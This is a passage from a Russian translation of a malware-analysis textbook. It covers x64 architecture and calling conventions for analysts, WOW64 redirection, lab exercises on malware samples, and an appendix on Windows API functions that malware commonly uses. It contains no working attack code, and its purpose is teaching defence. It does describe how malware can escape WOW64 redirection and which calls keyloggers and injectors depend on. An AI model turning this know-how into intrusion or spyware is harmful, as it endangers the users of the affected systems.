Здесь мы рассмотрим более объемную и реалистичную вредоносную программу. У нее есть конфигурационный файл `config.dat`; он должен находиться в одном каталоге с ней, иначе она не сможет корректно работать. Проанализируйте файл `Lab20-03.exe`.

Вопросы

1. Что вы можете сказать о подозрительных строках этой программы?
2. О чем говорят импорты?
3. По адресу 0x4036F0 находится вызов функции, которая принимает строку `Config error`. Несколькими инструкциями ниже находится вызов `CxxThrowException`. Принимает ли эта функция какие-нибудь другие аргументы? Возвращает ли она что-нибудь? Что вы можете сказать о ней с точки зрения контекста, в котором она используется?
4. Для чего нужны шесть записей в таблице переключателей по адресу 0x4025C8?
5. Каково назначение этой программы?

21 Шестидесятичетырехбитные вредоносные программы

Почти все современные вредоносные программы являются 32-битными, но бывают и такие, которые написаны под 64-битную архитектуру с расчетом на взаимодействие с 64-битной ОС. Популярность последних растет по мере распространения 64-битных операционных систем.

Существует несколько 64-битных архитектур. Одна из них, Itanium, стала первой поддерживаться в Windows; она создана для производительных вычислений и несовместима с x86. Позже компания AMD представила 64-битную архитектуру под названием AMD64, которая способна выполнять код формата x86. Компания Intel переняла эту технологию и назвала свою реализацию EM64T. Теперь эта архитектура известна как x64 или x86-64, и на сегодняшний день это самая популярная реализация 64-битного кода в Windows. Все современные версии Windows имеют 64-битный вариант с поддержкой как 64-, так и 32-битных приложений.

Архитектура x64 разрабатывалась в качестве надстройки над x86, поэтому наборы их инструкций не сильно различаются. Если вы откроете 64-битный исполняемый файл в IDA Pro, вам должно быть знакомо большинство инструкций. Одна из трудностей, связанных с анализом 64-битного вредоносного ПО, заключается в том, что не все инструменты поддерживают ассемблер в формате x64. Например, на момент написания этой книги OllyDbg (в отличие от WinDbg) не поддерживал 64-битные приложения. В IDA Pro такая поддержка имеется, но для этого вам потребуется версия Advanced.

Данная глава посвящена различиям между 32- и 64-битными системами. Здесь вы также найдете несколько советов относительно анализа 64-битного кода.

Какой смысл в 64-битном вредоносном ПО?

Тридцатидвухбитное вредоносное ПО может атаковать как 32-, так и 64-битные системы. Зачем же тогда тратить время на написание отдельной 64-битной версии?

Одна и та же система поддерживает приложения с любой разрядностью, однако вы не можете выполнять 32-битный код внутри 64-битного процесса. Когда процессор выполняет 32-битные инструкции, он находится в 32-битном режиме и не может обрабатывать 64-битный код. Поэтому, если вредоносу нужно работать в рамках адресного пространства 64-битного процесса, он должен сам быть 64-битным.

Ниже приводится несколько ситуаций, в которых вредоносную программу нужно компилировать под архитектуру x64.

- **Режим ядра.** Весь код ядра операционной системы находится в одном и том же адресном пространстве, и его разрядность соответствует разрядности ОС. Руткиты часто выполняются внутри ядра, поэтому, если они атакуют 64-битные ОС, они должны быть скомпилированы в 64-битный машинный код. Кроме того, антивирусы и локальные системы безопасности часто содержат модули ядра, и, если вредоносное ПО противодействует таким приложениям, оно тоже должно быть 64-битным или как минимум иметь 64-битные компоненты. В 64-битных версиях Windows есть механизм обнаружения неавторизованных изменений ядра, что усложняет его заражение и исключает загрузку драйверов без цифровой подписи (эти нововведения были подробно рассмотрены в конце главы 10).
- **Плагины и внедрение кода.** Чтобы корректно выполняться в 64-битном процессе, плагины и внедряемый код тоже должны быть 64-битными. Например, 64-битная версия Internet Explorer поддерживает только 64-битные плагины и компоненты ActiveX. Код, который внедряется так, как это было описано в главе 12, тоже работает в рамках другого процесса. И, если этот процесс 64-битный, код должен иметь ту же разрядность.
- **Код командной оболочки.** Код командной оболочки обычно является частью эксплойта внутри зараженного процесса. Например, чтобы воспользоваться уязвимостью в 64-битной версии Internet Explorer, злоумышленнику придется написать 64-битный shell-код. Чем больше пользователей запускает одновременно 64- и 32-битные приложения, тем чаще авторам вредоносного ПО приходится писать отдельный код командной оболочки для каждой из архитектур.

Особенности архитектуры x64

Ниже перечислены наиболее важные отличия архитектуры x64 от x32 в контексте Windows.

- Все адреса и указатели x64 являются 64-битными.
- Все регистры общего назначения (включая RAX, RBX, RCX и т. д.) имеют увеличенный размер, хотя при этом доступны их 32-битные версии. Например, RAX является 64-битным вариантом регистра EAX.
- Некоторые регистры общего назначения (RDI, RSI, RBP и RSP) были расширены для поддержки побайтового доступа путем добавления суффикса *L* к 16-битной версии. Например, BP обычно содержит 16 младших бит регистра RBP, а BPL — 8 младших бит регистра RBP.
- Специальные регистры являются 64-битными и имеют другие названия. Например, RIP — это 64-битный указатель на инструкцию.

- Регистров общего назначения стало в два раза больше. Новые регистры получили имена R8–R15. Их версии типа `DWORD` (32-битные) доступны как R8D, R9D и т. д. Для доступа к версиям типа `WORD` (16-битным) используется суффикс *W* (R8W, R9W и т. д.), а для байтовых версий предусмотрен суффикс *L* (R8L, R9L и т. д.).

Архитектура x64 также поддерживает относительную адресацию данных с помощью указателя на инструкции. Это важное отличие от x86 в контексте контроллера прерываний и кода командной оболочки. В частности, чтобы получить в ассемблере формата x86 доступ к данным по адресу, который не является сдвигом относительно регистра, приходится хранить в инструкции весь адрес целиком. Это называется *абсолютной адресацией*. Но в архитектуре x64 ассемблер позволяет обращаться к данным со сдвигом относительно указателя на текущую инструкцию. В литературе, посвященной технологии x64, это называется *адресацией относительно регистра RIP*. В листинге 21.1 показана простая программа на языке C, которая обращается к адресу в памяти.

Листинг 21.1. Простая программа на языке C с доступом к данным

```
int x;
void foo() {
    int y = x;
    ...
}
```

Если перевести листинг 21.1 в ассемблерный код формата x86, он будет обращаться к глобальным данным (то есть к переменной `x`). Для этого инструкция `mov` кодирует 4 байта, представляющих собой адрес данных. Эта инструкция зависит от размещения, поскольку она всегда получает доступ к адресу 0x00403374, но, если загрузить исполняемый файл в другом месте, ее придется изменить, чтобы она обращалась к корректному участку памяти (листинг 21.2).

Листинг 21.2. Ассемблер формата x86 для программы из листинга 21.1

```
00401004 A1 ❶74 ❷33 ❸40 ❹00 mov    eax, dword_403374
```

Можно заметить, что байты адреса хранятся вместе с инструкцией в позициях ❶, ❷, ❸ и ❹. Как вы помните, порядок их размещения направлен от младшего байта к старшему. Байты 74, 33, 40 и 00 соответствуют адресу 0x00403374.

После перекомпиляции кода для платформы x64 мы получим ту же инструкцию `mov`, что и в листинге 21.2.

Листинг 21.3. Ассемблер формата x64 для листинга 21.1

```
0000000140001058 8B 05 ❶A2 ❷D3 ❸00 ❹00 mov   eax, dword_14000E400
```

На ассемблерном уровне никаких изменений вроде бы нет. Инструкция попрежнему имеет вид `mov eax, dword_`*`адрес`*, и IDA Pro автоматически вычисляет ее адрес. Но благодаря различию на уровне опкодов данный код на архитектуре x64 является позиционно-независимым (чего нельзя сказать в случае с x86).

В 64-битной версии байты инструкции не содержат фиксированного адреса данных. Адрес равен `14000E400`, но байты выглядят как `A2` ❶, `D3` ❷, `00` ❸ и `00` ❹, что соответствует значению `0x0000D3A2`.

Шестидесятичетырехбитная инструкция хранит адрес данных не в виде абсолютного значения (как в 32-битной версии), а как сдвиг относительно указателя на текущую инструкцию. Если загрузить файл в другом месте, инструкция по-прежнему будет ссылаться на корректный адрес. В архитектуре x86 в этой ситуации придется менять ссылку.

Адресация относительно указателя на инструкцию — это важная особенность платформы x64, которая существенно уменьшает количество адресов, нуждающихся в перемещении при загрузке DLL. Она также упрощает написание shell-кода, поскольку для обращения к данным больше не нужно получать указатель на EIP. Эта возможность устраняет необходимость в инструкциях `call/pop`, чем затрудняет распознавание кода командной оболочки (см. раздел «Позиционно-независимый код» в главе 19). При работе с вредоносным ПО, написанным для архитектуры x64, многие методики скрытия shell-кода становятся излишними или теряют свою актуальность.

Особенности вызова кода и использования стека на платформе x64

Формат вызова кода в 64-битных версиях Windows больше всего напоминает использование 32-битного соглашения `fastcall`, рассмотренного в главе 6. Первые четыре параметра вызова загружаются в регистры RCX, RDX, R8 и R9, а еще один попадает в стек.

ПРИМЕЧАНИЕ

> Большинство соглашений и приемов, описанных в этом разделе, относятся к коду, сгенерированному компилятором для работы в ОС Windows. Они не являются обязательными с точки зрения процессора, но, чтобы обеспечить согласованность и стабильность кода, компания Microsoft рекомендует разработчикам компиляторов следовать определенным правилам. Имейте это в виду, потому что вредоносный или написанный вручную ассемблерный код может пренебрегать этими рекомендациями и делать неожиданные вещи. И, как обычно, обращайте внимание на код, который не следует общепринятым правилам.

При работе с 32-битным кодом пространство стека можно выделять и освобождать посреди функции, используя инструкции `push` и `pop`. Но в архитектуре x64 функция не может выделять какое-либо пространство в процессе выполнения, даже если она использует инструкцию `push` или другую операцию для изменения стека.

На рис. 21.1 сравнивается управление стеком в 32- и 64-битном коде. Обратите внимание на то, что на левом графике размер стека растет по мере записи в него

аргументов и уменьшается при очистке. Пространство стека выделяется в начале функции, меняя свой объем по ходу ее работы. Когда функция вызывается, стек расширяется; когда функция завершается, стек возвращается к обычному размеру. Сравните это с 64-битной версией, в которой стек растет в начале функции, но остается неизменным, пока та не закончит свою работу.




Рис. 21.1. Размер стека одной и той же функции, скомпилированной для архитектур x86 и x64

Иногда 32-битный компилятор может сгенерировать код, который не меняет размер стека посреди функции, но для 64-битного кода это обязательное требование. И хотя данное ограничение не требуется на уровне процессора, от него зависит корректная работа модели обработки исключений, используемой в Windows x64. Столкнувшись с исключением, функции, которые не соблюдают это соглашение, могут привести к сбою программы или вызвать другие проблемы.

Из-за отсутствия инструкций `push` и `pop` посреди функции аналитику может быть сложнее выяснить, сколько аргументов она принимает: нет простого способа определить, для чего используется адрес в памяти — для локальной переменной или входящего параметра. Мы также не можем узнать, хранится ли параметр в регистре. Например, если прямо перед вызовом функции загрузить в ECX какое-нибудь значение, вы не сможете сказать, является ли оно параметром или чем-то другим.

В листинге 21.4 показан пример дизассемблированного вызова функции, который был скомпилирован для 32-битного процессора.

Листинг 21.4. Вызов функции printf, скомпилированный для 32-битного процессора

```
004113C0     mov      eax, [ebp+arg_0]
004113C3     push     eax
004113C4     mov      ecx, [ebp+arg_C]
004113C7     push     ecx
004113C8     mov      edx, [ebp+arg_8]
004113CB     push     edx
004113CC     mov      eax, [ebp+arg_4]
004113CF     push     eax
004113D0     push     offset aDDDD_
004113D5     call     printf
004113DB     add      esp, 14h
```

Прежде чем вызвать `printf`, 32-битный ассемблерный код выполняет пять инструкций `push`. Сразу после вызова стек очищается путем добавления в него значения `0x14`. Это явно говорит о том, что функции `printf` передается пять параметров.

В листинге 21.5 показан ассемблерный код того же вызова, скомпилированного для 64-битного процессора.

Листинг 21.5. Вызов функции printf, скомпилированный для 64-битного процессора

```
0000000140002C96     mov    ecx, [rsp+38h+arg_0]
0000000140002C9A     mov    eax, [rsp+38h+arg_0]
0000000140002C9E  ❶  mov    [rsp+38h+var_18], eax
0000000140002CA2     mov    r9d, [rsp+38h+arg_18]
0000000140002CA7     mov    r8d, [rsp+38h+arg_10]
0000000140002CAC     mov    edx, [rsp+38h+arg_8]
0000000140002CB0     lea    rcx, aDDDD_
0000000140002CB7     call   cs:printf
```

В 64-битном варианте количество параметров, передаваемых в `printf`, является менее очевидным. Загрузка инструкций в регистры RCX, RDX, R8 и R9 указывает на перемещение аргументов функции, но инструкция `mov` в строке ❶ менее очевидна. IDA Pro маркирует это значение как локальную переменную, но у нас нет четкого способа отличить его от аргумента вызываемой функции. В данном случае мы можем просто проверить, сколько параметров передается в строку форматирования, но в других ситуациях все может оказаться гораздо сложнее.

Листовые и нелистовые функции

Соглашение об использовании 64-битного стека делит функции на листовые и нелистовые. *Нелистовая* функция содержит внутри себя другие вызовы, а *листовая* — нет.

Нелистовые функции иногда называют *многослойными*, поскольку для каждого вызова требуется слой стека. При любом вызове в стеке должно выделяться 0x20 байт. В это пространство вызываемая функция может при необходимости сохранить параметры, загруженные в регистры (RCX, RDX, R8 и R9).

Листовые и нелистовые функции модифицируют стек только в начале и в конце своей работы. Эти участки, отвечающие за изменение стека, рассматриваются далее.

Пролог и эпилог в 64-битном коде

В Windows 64-битный ассемблерный код имеет четкие разделы в начале и конце функций. Они называются *прологом* и *эпилогом* и могут содержать полезную информацию. Любая инструкция `mov` в прологе всегда используется для сохранения аргументов, переданных в функцию (компилятор не может вставить в пролог инструкцию `mov`, которая занимается чем-то другим). Пример пролога в небольшой функции показан в листинге 21.6.

Листинг 21.6. Код пролога в небольшой функции

```
00000001400010A0     mov      [rsp+arg_8], rdx
00000001400010A5     mov      [rsp+arg_0], ecx
00000001400010A9     push     rdi
00000001400010AA     sub      rsp, 20h
```

Здесь видно, что функция принимает два аргумента: один 32-битный и один 64-битный. В качестве хранилища для аргументов она выделяет в стеке 0x20 байт, как это должна делать любая нелистовая функция. Если у нее есть какие-либо локальные переменные, ей придется выделить для них дополнительное пространство того же размера. В данном случае можно с уверенностью сказать, что локальных переменных нет, потому что в стеке выделено лишь 0x20 байт.

Обработка исключений в 64-битном коде

В отличие от 32-битных систем, архитектура x64 не использует стек для структурированной обработки исключений. В 32-битном коде `fs:[0]` выступает в роли указателя на текущий слой обработки, который хранится в стеке; это позволяет каждой функции определить свой собственный обработчик исключений. Как следствие, в начале функции часто можно увидеть инструкции, изменяющие значение `fs:[0]`. Существуют также эксплойты, которые модифицируют эту информацию в стеке, чтобы получить контроль над кодом во время исключительной ситуации.

На платформе x64 в структурированной обработке исключений используется статическая таблица, которая хранится в PE-файле. В стек не сохраняется никакая информация, связанная с этим процессом. Для каждой функции в исполняемом файле предусмотрена структура `IMAGE_RUNTIME_FUNCTION_ENTRY`. Она находится в разделе `.pdata` и хранит адреса начала и конца функции, а также указатель на информацию об обработчиках исключений, которые ей принадлежат.

WOW64

Компания Microsoft разработала подсистему WOW64 (Windows 32-bit on Windows 64-bit), которая позволяет корректно выполнять 32-битные приложения на 64-битном компьютере. У этой подсистемы есть несколько особенностей, которыми могут воспользоваться злоумышленники.

Для выполнения инструкций WOW64 использует 32-битный режим в процессорах архитектуры x64, но для правильной работы реестра и файловой системы требуются дополнительные шаги. Системные DLL, которые являются фундаментом среды Win32, находятся в корневом каталоге системы (обычно это `\Windows\System32`). Многие приложения обращаются к этому каталогу при поиске DLL или установке собственных библиотек. Таким образом, библиотеки для 32- и 64-битных процессов должны быть отдельными, чтобы избежать конфликтов.

С целью совместимости 64-битные двоичные файлы хранятся в каталоге `\System32`. Когда же к нему обращаются 32-битные приложения, они перенаправляются к каталогу `\SysWOW64`. Это довольно неочевидное решение, поскольку 64-битные файлы находятся в каталоге `\System32`, а 32-битные — в `\SysWOW64`.

Если в ходе анализа 32-битной вредоносной программы в 64-битной системе обнаружится, что она записывает файл в `C:\Windows\System32`, результат записи следует искать в каталоге `C:\Windows\SysWOW64`.

Еще одно перенаправление выполняется для 32-битных приложений, которые обращаются к ключу реестра `HKEY_LOCAL_MACHINE\Software`: в этом случае ключ меняется на `HKEY_LOCAL_MACHINE\Software\Wow6432Node`. Это относится к любому 32-битному приложению, которое получает доступ к ветке реестра `Software`.

32-битные программы обычно не знают, что они работают в подсистеме WOW64, но существует несколько механизмов, которые открывают им путь к внешней среде. В первую очередь это функция `IsWow64Process`, с помощью которой 32-битный код может определить, выполняется ли он внутри WOW64. Чтобы обратиться к реальному каталогу `\System32`, можно использовать путь `C:\Windows\Sysnative`, даже если `\System32` ведет в `\SysWOW64`.

Функция `Wow64DisableWow64FsRedirection` полностью отключает перенаправление в файловой системе для заданного потока. Функции реестра, такие как `RegCreateKeyEx`, `RegDeleteKeyEx` и `RegOpenKeyEx`, поддерживают новый флаг, который позволяет указать, к какой версии реестра приложение хочет обращаться — 32-битной или 64-битной (независимо от разрядности программного кода). Этим флагом может воспользоваться 32-битный вредонос, который пытается повлиять на 64-битные программы.

Признаки вредоносного кода на платформе x64

В 64-битном коде можно найти определенные признаки вредоносной активности, которые отсутствуют в 32-битных программах. Эти довольно стандартные конструкции обычно свойственны только коду, сгенерированному компилятором.

Например, в 64-битном коде, как правило, проще отличить указатель от данных. Целые числа чаще всего занимают 32 бита. И, хотя это не является обязательным требованием, для хранения индекса при переборе элементов от 1 до 100 большинство программистов выберет 32-битное целое число.

В табл. 21.1 приводятся 32- и 64-битные версии вызова одних и тех же функций.

Таблица 21.1. 32- и 64-битные вызовы функций с двумя параметрами

32-битный код	64-битный код
004114F2 mov eax, [ebp+var_8] 004114F5 push eax 004114F6 mov ecx, [ebp+var_14] 004114F9 push ecx 004114FA call sub_411186	0000000140001148 ❶ mov rdx, [rsp+38h+var_18] 000000014000114D mov ecx, [rsp+38h+var_10] 0000000140001151 call sub_14000100A

В 32-битном коде, показанном слева, функция `sub_411186` имеет два параметра. Мы не знаем, какие у них типы и для чего они нужны. Нам лишь известно, что оба параметра являются 32-битными.

В 64-битном коде, показанном справа, тоже можно видеть два параметра, но здесь присутствует и дополнительная информация. Первая инструкция `mov` ❶ помещает значение в регистр RDX — значит, это 64-битное значение, скорее всего, является указателем. Второй аргумент помещается в регистр ECX: по всей видимости, это 32-битное значение, поскольку ECX является 32-битной версией RCX. Это точно не указатель, так как указатели занимают 64 бита. Мы по-прежнему не можем сказать, чем является этот параметр – целым числом, дескриптором или чем-то другим, — но такие мелкие подсказки могут оказаться бесценными при определении назначения функции.

Итоги главы

Анализ 64- и 32-битных вредоносных программ мало чем различается, так как их инструкции и концепции очень похожи. Чтобы определить, сколько аргументов и локальных переменных имеет каждая функция, аналитик безопасности должен понимать, как делается вызов и каким образом используется стек. Также важно иметь представление о подсистеме WOW64 на случай, когда придется анализировать 32-битный исполняемый файл, изменяющий системные каталоги или ключи реестра, которые использует ОС. Большинство вредоносных приложений все еще 32-битные, но количество 64-битных версий продолжает расти, и в будущем они должны стать еще более популярными.

Лабораторные работы

Для запуска вредоносного ПО в этих работах вам потребуется 64-битный компьютер и 64-битная виртуальная машина. Для анализа зараженного кода вам будет нужна продвинутая версия IDA Pro (Advanced).

Лабораторная работа 21.1

Проанализируйте код в файле `Lab21-01.exe`. Эта лабораторная является немного измененным вариантом лабораторной работы 9.2, скомпилированным для 64-битных систем.

Вопросы

1. Что произойдет, если запустить эту программу без каких-либо аргументов?
2. Ваша версия IDA Pro может не распознать функцию `main` автоматически. Как определить вызов этой функции?
3. Что именно сохраняют в стек инструкции в диапазоне от 0x0000000140001150 до 0x0000000140001161?
4. Как заставить эту программу выполнить свой основной код, не меняя имени исполняемого файла?
5. Какие две строки сравниваются в вызове `strncmp` по адресу 0x0000000140001205?
6. Принимает ли какие-либо параметры функция по адресу 0x00000001400013C8?
7. Сколько аргументов передается в вызов `CreateProcess` по адресу 0x0000000140001093? Как вы это определили?

Лабораторная работа 21.2

Проанализируйте зараженный файл `Lab21-02.exe` в виртуальных машинах с архитектурой x86 и x64. Этот вредонос похож на `Lab12-01.exe`, но с добавлением 64-битного компонента.

Вопросы

1. Что примечательного в разделе с ресурсами данного вредоноса?
2. Под какую платформу скомпилирован этот вредонос — x64 или x86?
3. Каким образом он определяет тип среды, в которой выполняется?
4. Как отличается его поведение в 64-битной и 32-битной среде?
5. Какой файл или файлы вредонос сбрасывает на диск при работе на платформе x86? Где их можно найти?
6. Какой файл или файлы вредонос сбрасывает на диск при работе на платформе x64? Где их можно найти?
7. Процесс какого типа запускает вредонос при работе в 64-битной среде?
8. Каково назначение этого вредоноса?

Приложения

A Важные функции Windows

В этом приложении перечислены функции Windows, которые часто встречаются при анализе вредоносного ПО. Для каждой из них приводится краткое описание и возможные способы ее использования злоумышленниками. Большинство этих функций рассмотрены в официальной документации, и здесь мы не собираемся пересказывать готовую информацию. Компания Microsoft предоставляет чрезвычайно полезные ресурсы, где уделено внимание почти каждому вызову, который экспортируется из системных DLL. Однако эти сведения бывают слишком формальными и пространными.

Вы можете использовать этот плагин как справочник, когда выполняете базовый статический анализ, — неважно, пытаетесь ли вы извлечь информацию из таблицы импорта или просто ищете признаки продвинутых методик взлома и не знаете, в каком направлении двигаться дальше. Выявив функции, которые играют самую важную роль в определенном участке вредоносного кода, вы должны будете их проанализировать в дизассемблированном виде. И чтобы понять назначение каждого их аргумента, вам потребуется обратиться к официальной документации.

ПРИМЕЧАНИЕ

В этом плагине представлен выборочный список функций. Мы опускаем вызовы, чье назначение понятно из их названия, например ReadFile или DeleteFile.

- `accept`. Используется для отслеживания входящих соединений. Эта функция говорит о том, что у программы есть сокет, к которому должны подключаться извне.
- `AdjustTokenPrivileges`. Применяется для включения или выключения специальных привилегий, связанных с правами доступа. Вредоносное ПО, которое внедряется в процесс, часто использует эти функции для получения дополнительных прав.
- `AttachThreadInput`. Прикрепляет прием входящих данных одного потока к другому, чтобы второй поток мог получать события ввода с клавиатуры и мыши. Эту функцию используют кейлогеры и другие шпионские программы.
- `bind`. Используется для привязки локального адреса к сокету, чтобы отслеживать входящие соединения.
- `BitBlt`. Применяется для копирования графических данных с одного устройства на другое. Иногда применяется в шпионском ПО для создания снимков экрана.

Эта функция часто добавляется компилятором вместе с другим библиотечным кодом.

- `CallNextHookEx`. Применяется внутри кода, который перехватывает событие, зарегистрированное с помощью `SetWindowsHookEx`. `CallNextHookEx` вызывает следующий перехватчик в цепочке. Чтобы понять назначение перехватчика, установленного посредством `SetWindowsHookEx`, проанализируйте функцию, которая вызывает `CallNextHookEx`.
- `CertOpenSystemStore`. Используется для доступа к сертификатам, хранящимся в локальной системе.
- `CheckRemoteDebuggerPresent`. Проверяет, отлаживается ли заданный (или текущий) процесс. Иногда эта функция является частью мер для противодействия отладке.
- `CoCreateInstance`. Создает COM-объект. COM-объекты предоставляют широкий набор возможностей. По идентификатору класса (CLSID) можно определить, в каком файле находится код реализации COM-объекта. Подробное описание этой технологии дается в главе 7.
- `connect`. Используется для подключения к удаленному сокету. Для соединения с управляющим сервером вредоносное ПО часто прибегает к низкоуровневым функциям.
- `ConnectNamedPipe`. Создает серверный канал для межпроцессного взаимодействия и ждет подключения со стороны клиентского канала. Бэкдоры и командные оболочки с обратным входом иногда используют `ConnectNamedPipe` для упрощения связи с управляющим сервером.
- `ControlService`. Применяется для запуска, остановки и изменения активной службы, а также для передачи ей сигналов. Если у вредоноса есть собственная служба, вы должны проанализировать код, который ее реализует, чтобы определить назначение данного вызова.
- `CreateFile`. Создает новый или открывает существующий файл.
- `CreateFileMapping`. Связывает дескриптор с файлом, что позволяет загрузить этот файл в память и обращаться к нему по адресу. Эта функция используется для чтения и модификации PE-файлов в программах запуска, загрузчиках и внедряемом коде.
- `CreateMutex`. Создает объект взаимного исключения, который позволяет запускать в системе только один экземпляр вредоносной программы. Вредоносы часто дают мьютексам фиксированные имена, что может послужить хорошим локальным индикатором для обнаружения зараженного кода на других компьютерах.
- `CreateProcess`. Создает и запускает новый процесс. Этот процесс тоже должен быть проанализирован, если он создается вредоносной программой.
- `CreateRemoteThread`. Применяется для запуска потока во внешнем процессе (в любом, который не является вызывающим). Функция `CreateRemoteThread`

используется в пусковых программах и маскирующихся вредоносах для внедрения кода в другой процесс.

- `CreateService`. Создает службу, которая может запускаться вместе с системой. Используется во вредоносном ПО для обеспечения постоянного присутствия, маскировки и загрузки драйверов.
- `CreateToolhelp32Snapshot`. Создает снимок процесса, кучи, потока или модуля. Вредоносные программы часто задействуют эту функцию для циклического перебора процессов и потоков.
- `CryptAcquireContext`. Именно эта функция в основном выбирается вредоносами для запуска процедуры шифрования в Windows. Существует множество других криптографических функций, большинство из которых имеют префикс `Crypt`.
- `DeviceIoControl`. Передает управляющее сообщение из пользовательского пространства, направленное драйверу устройства. `DeviceIoControl` часто применяется в зараженных модулях ядра в качестве простого и гибкого средства для обмена информацией между ядром и пользовательским пространством.
- `DllCanUnloadNow`. Экспортная функция, свидетельствующая о том, что программа реализует COM-сервер.
- `DllGetClassObject`. Экспортная функция, которая свидетельствует о том, что программа реализует COM-сервер.
- `DllInstall`. Экспортная функция, свидетельствующая о том, что программа реализует COM-сервер.
- `DllRegisterServer`. Экспортная функция, которая свидетельствует о том, что программа реализует COM-сервер.
- `DllUnregisterServer`. Экспортная функция, свидетельствующая о том, что программа реализует COM-сервер.
- `EnableExecuteProtectionSupport`. Недокументированная API-функция, которая используется для изменения параметров защиты от выполнения данных (data execution protection, DEP) в локальной системе с целью сделать ее менее устойчивой к атакам.
- `EnumProcesses`. Применяется для перечисления процессов, запущенных в системе. Часто применяется во вредоносном ПО для поиска процесса, в который можно внедриться.
- `EnumProcessModules`. Используется для перечисления загруженных компонентов (исполняемых файлов или DLL) заданного процесса. Вредоносное ПО с ее помощью перебирает модули во время внедрения кода.
- `FindFirstFile/FindNextFile`. Используется для поиска по каталогу и обхода файловой системы.
- `FindResource`. Ищет ресурсы в исполняемых файлах или загруженных библиотеках. Иногда вредоносное ПО хранит в ресурсах строки, конфигурационные

данные и другие зараженные файлы. Если вы встретите эту функцию, проверьте раздел `.rsrc` в PE-заголовке вредоноса.

- `FindWindow`. Ищет открытые окна на рабочем столе. Иногда эта функция используется в качестве антиотладочной методики для поиска окон OllyDbg.
- `FtpPutFile`. Высокоуровневая функция для загрузки файлов на удаленные FTP-серверы.
- `GetAdaptersInfo`. Применяется для получения информации о локальном сетевом адаптере. Эта функция часто применяется в бэкдорах для сбора сведений о зараженной системе. Иногда в ходе противодействия виртуальным машинам с ее помощью извлекаются MAC-адреса, чтобы проверить наличие VMware.
- `GetAsyncKeyState`. Определяет, нажата ли конкретная клавиша. Иногда вредоносное ПО использует эту функцию для реализации кейлогера.
- `GetDC`. Возвращает дескриптор контекста устройства для окна или всего рабочего стола. Часто используется в шпионском ПО, которое делает снимки экрана.
- `GetForegroundWindow`. Возвращает дескриптор текущего активного окна. Эта функция часто помогает кейлогерам определить, в каком окне пользователь вводит текст.
- `gethostbyname`. Ищет DNS-запись для заданного доменного имени, после чего устанавливает IP-соединение с удаленным узлом. Узлы, играющие роль командных серверов, часто подходят для создания хорошей сетевой сигнатуры.
- `gethostname`. Извлекает сетевое имя компьютера. Бэкдоры иногда используют `gethostname` в ходе сбора информации о компьютере жертвы.
- `GetKeyState`. Используется кейлогерами для получения состояния конкретной клавиши на клавиатуре.
- `GetModuleFilename`. Возвращает имя файла с модулем, загруженным в текущий процесс. Вредоносное ПО может использовать эту функцию для изменения или копирования файлов в текущем процессе.
- `GetModuleHandle`. Используется для получения дескриптора уже загруженного модуля. С помощью этой функции вредоносное ПО может находить и модифицировать код загруженных модулей или искать подходящее место для внедрения.
- `GetProcAddress`. Извлекает адрес функции из DLL, загруженной в память. Применяется для импорта функций из других библиотек (в дополнение к тем, что импортируются в PE-заголовке).
- `GetStartupInfo`. Извлекает структуру, содержащую сведения о конфигурации запуска текущего процесса — например, куда направлены стандартные дескрипторы.
- `GetSystemDefaultLangId`. Возвращает языковые настройки, которые используются в системе по умолчанию. Может помочь откорректировать отображаемые строки и имена файлов, которые ищутся при сборе информации о зараженном

компьютере. Применяется также в «патриотичном» вредоносном ПО, которое атакует только системы из определенных регионов.

- `GetTempPath`. Возвращает временный путь к файлу. Если вы видите, что вредоносный код вызывает эту функцию, проверьте, выполняет ли он запись или чтение каких-либо файлов во временном каталоге.
- `GetThreadContext`. Возвращает структуру контекста заданного потока. Контекст потока хранит всю информацию о нем, включая значения регистров и текущее состояние.
- `GetTickCount`. Получает количество миллисекунд, прошедших с момента загрузки системы. Эта функция иногда используется для сбора временно́й информации в рамках антиотладочных методик. Она часто добавляется компилятором и присутствует во многих исполняемых файлах, поэтому сам факт ее наличия среди функций импорта мало о чем говорит.
- `GetVersionEx`. Возвращает сведения о текущей версии Windows. Может использоваться в ходе сбора информации о компьютере жертвы или для выбора подходящих сдвигов для недокументированных структур, которые отличаются в разных версиях системы.
- `GetWindowsDirectory`. Возвращает путь к каталогу Windows (обычно *`C:\Windows`*). Иногда с помощью этого вызова вредоносное ПО определяет, в какой каталог устанавливать дополнительные зараженные программы.
- `inet_addr`. Переводит строку с IP-адресом вида `127.0.0.1` в формат, который можно использовать в таких функциях, как `connect`. Заданная строка может подойти для создания сетевой сигнатуры.
- `InternetOpen`. Инициализирует высокоуровневые функции доступа к Интернету из модуля WinINet, такие как `InternetOpenUrl` и `InternetReadFile`. Присутствие `InternetOpen` может указывать на начало участка кода, связанного с интернет-взаимодействием. Одним из аргументов этого вызова является поле `User-Agent`, которое может послужить хорошей сетевой сигнатурой.
- `InternetOpenUrl`. Открывает соединение с определенным URL-адресом по протоколу FTP, HTTP или HTTPS. Фиксированные адреса могут оказаться хорошими сетевыми сигнатурами.
- `InternetReadFile`. Считывает данные из предварительно открытого URL-адреса.
- `InternetWriteFile`. Записывает данные по предварительно открытому URL-адресу.
- `IsDebuggerPresent`. Проверяет, отлаживается ли текущий процесс, и часто является одним из средств антиотладки. Во многих случаях эта функция добавляется компилятором, поэтому сам факт ее наличия в таблице импорта исполняемого файла мало о чем говорит.
- `IsNTAdmin`. Проверяет, обладает ли пользователь правами администратора.
